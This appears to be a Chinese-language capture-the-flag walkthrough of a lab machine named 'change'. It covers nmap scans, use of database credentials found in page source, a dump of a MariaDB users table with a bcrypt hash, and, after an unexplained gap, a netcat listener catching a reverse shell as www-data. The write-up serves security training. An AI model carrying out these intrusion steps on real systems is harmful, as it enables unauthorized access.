┌──(root㉿kali)-[/miao/maze-sec/change]
└─# nmap -sn 192.168.2.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-07-21 10:29 CST
Nmap scan report for 192.168.2.1
Host is up (0.00060s latency).
MAC Address: 0A:00:27:00:00:0A (Unknown)
Nmap scan report for 192.168.2.2
Host is up (0.00040s latency).
MAC Address: 08:00:27:B5:D3:0B (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.2.60
Host is up (0.00077s latency).
MAC Address: 08:00:27:7E:74:22 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.2.4
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 2.15 seconds
靶机IP:192.168.2.60
二、端口扫描
1、全端口扫描
1
2
3
4
5
6
7
8
9
10
11
12
13
┌──(root㉿kali)-[/miao/maze-sec/change]
└─# nmap --min-rate 10000 -p- 192.168.2.60
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-07-21 10:29 CST
Nmap scan report for 192.168.2.60
Host is up (0.00020s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
3306/tcp open  mysql
MAC Address: 08:00:27:7E:74:22 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 7.92 seconds
┌──(root㉿kali)-[/miao/maze-sec/change]
└─# nmap --min-rate 10000 -sT -sV -sC -O -p22,80,3306 192.168.2.60
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-07-21 10:30 CST
Nmap scan report for 192.168.2.60
Host is up (0.00078s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|   256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_  256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp   open  http    Apache httpd 2.4.62 ((Debian))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.62 (Debian)
3306/tcp open  mysql   MySQL 5.5.5-10.5.23-MariaDB-0+deb11u1
| mysql-info:
|   Protocol: 10
|   Version: 5.5.5-10.5.23-MariaDB-0+deb11u1
|   Thread ID: 32
|   Capabilities flags: 63486
|   Some Capabilities: Speaks41ProtocolNew, Speaks41ProtocolOld, InteractiveClient, Support41Auth, SupportsLoadDataLocal, FoundRows, DontAllowDatabaseTableColumn, SupportsCompression, IgnoreSigpipes, IgnoreSpaceBeforeParenthesis, SupportsTransactions, ODBCClient, LongColumnFlag, ConnectWithDatabase, SupportsMultipleStatments, SupportsMultipleResults, SupportsAuthPlugins
|   Status: Autocommit
|   Salt: J"e[vcjk\i{OYRlJlb)A
|_  Auth Plugin Name: mysql_native_password
MAC Address: 08:00:27:7E:74:22 (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.79 seconds
3、UDP端口扫描
1
2
3
4
5
6
7
8
9
10
11
┌──(root㉿kali)-[/miao/maze-sec/change]
└─# nmap -sU --top-ports 100 192.168.2.60
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-07-21 10:31 CST
Nmap scan report for 192.168.2.60
Host is up (0.0017s latency).
Not shown: 99 closed udp ports (port-unreach)
PORT   STATE         SERVICE
68/udp open|filtered dhcpc
MAC Address: 08:00:27:7E:74:22 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 108.24 seconds
没有开放任何端口
三、WEB渗透

访问80端口,提示我们访问change.dsz,设置解析后访问,是一个登录框

查看页面源码,找到数据库的登录信息
四、MySQL数据库
连接数据库
1
2
3
4
┌──(root㉿kali)-[/miao/maze-sec/change]
└─# mysql -h 192.168.2.60 -P3306 -u change -p
Enter password:
ERROR 2026 (HY000): TLS/SSL error: SSL is required, but the server does not support it
提示证书问题,直接跳过
1
2
3
4
5
6
7
8
9
10
11
12
13
┌──(root㉿kali)-[/miao/maze-sec/change] └─# mysql -h 192.168.2.60 -P3306 -u change -p --skip-ssl Enter password: Welcome to the MariaDB monitor. Commands end with ; or \g. Your MariaDB connection id is 45 Server version: 10.5.23-MariaDB-0+deb11u1 Debian 11
Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.
Support MariaDB developers by giving a star at https://github.com/MariaDB/server Type 'help;' or '\h'forhelp. Type '\c' to clear the current input statement.
MariaDB [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| changeweb          |
| information_schema |
+--------------------+
2 rows in set (0.001 sec)

MariaDB [(none)]> use changeweb
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [changeweb]> show tables;
+---------------------+
| Tables_in_changeweb |
+---------------------+
| users               |
+---------------------+
1 row in set (0.001 sec)

MariaDB [changeweb]> select * from uers;
ERROR 1146 (42S02): Table 'changeweb.uers' doesn't exist
MariaDB [changeweb]> select * from users;
+----+----------+--------------------------------------------------------------+
| id | username | password                                                     |
+----+----------+--------------------------------------------------------------+
|  1 | root     | $2y$10$EFCK8LdjkDv1W52q0bV8.OLUicO8h6kYBqU5nE1jOcSq3qQ9l5mZG |
+----+----------+--------------------------------------------------------------+
1 row in set (0.001 sec)
发现当前用户具有所有权限
1
2
3
4
5
6
7
8
MariaDB [changeweb]> SHOW GRANTS FOR CURRENT_USER;
+-------------------------------------------------------------------------------------------------------+
| Grants for change@%                                                                                   |
+-------------------------------------------------------------------------------------------------------+
| GRANT USAGE ON *.* TO `change`@`%` IDENTIFIED BY PASSWORD '*526D926092550C5935871EE9117E7397F2715097' |
| GRANT ALL PRIVILEGES ON `changeweb`.* TO `change`@`%`                                                 |
+-------------------------------------------------------------------------------------------------------+
2 rows in set (0.002 sec)
┌──(root㉿kali)-[/tools/php]
└─# nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.2.4] from (UNKNOWN) [192.168.2.60] 41886
bash: cannot set terminal process group (466): Inappropriate ioctl for device
bash: no job control in this shell
www-data@Change:/var/www/wordpress.change.dsz/wp-admin$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)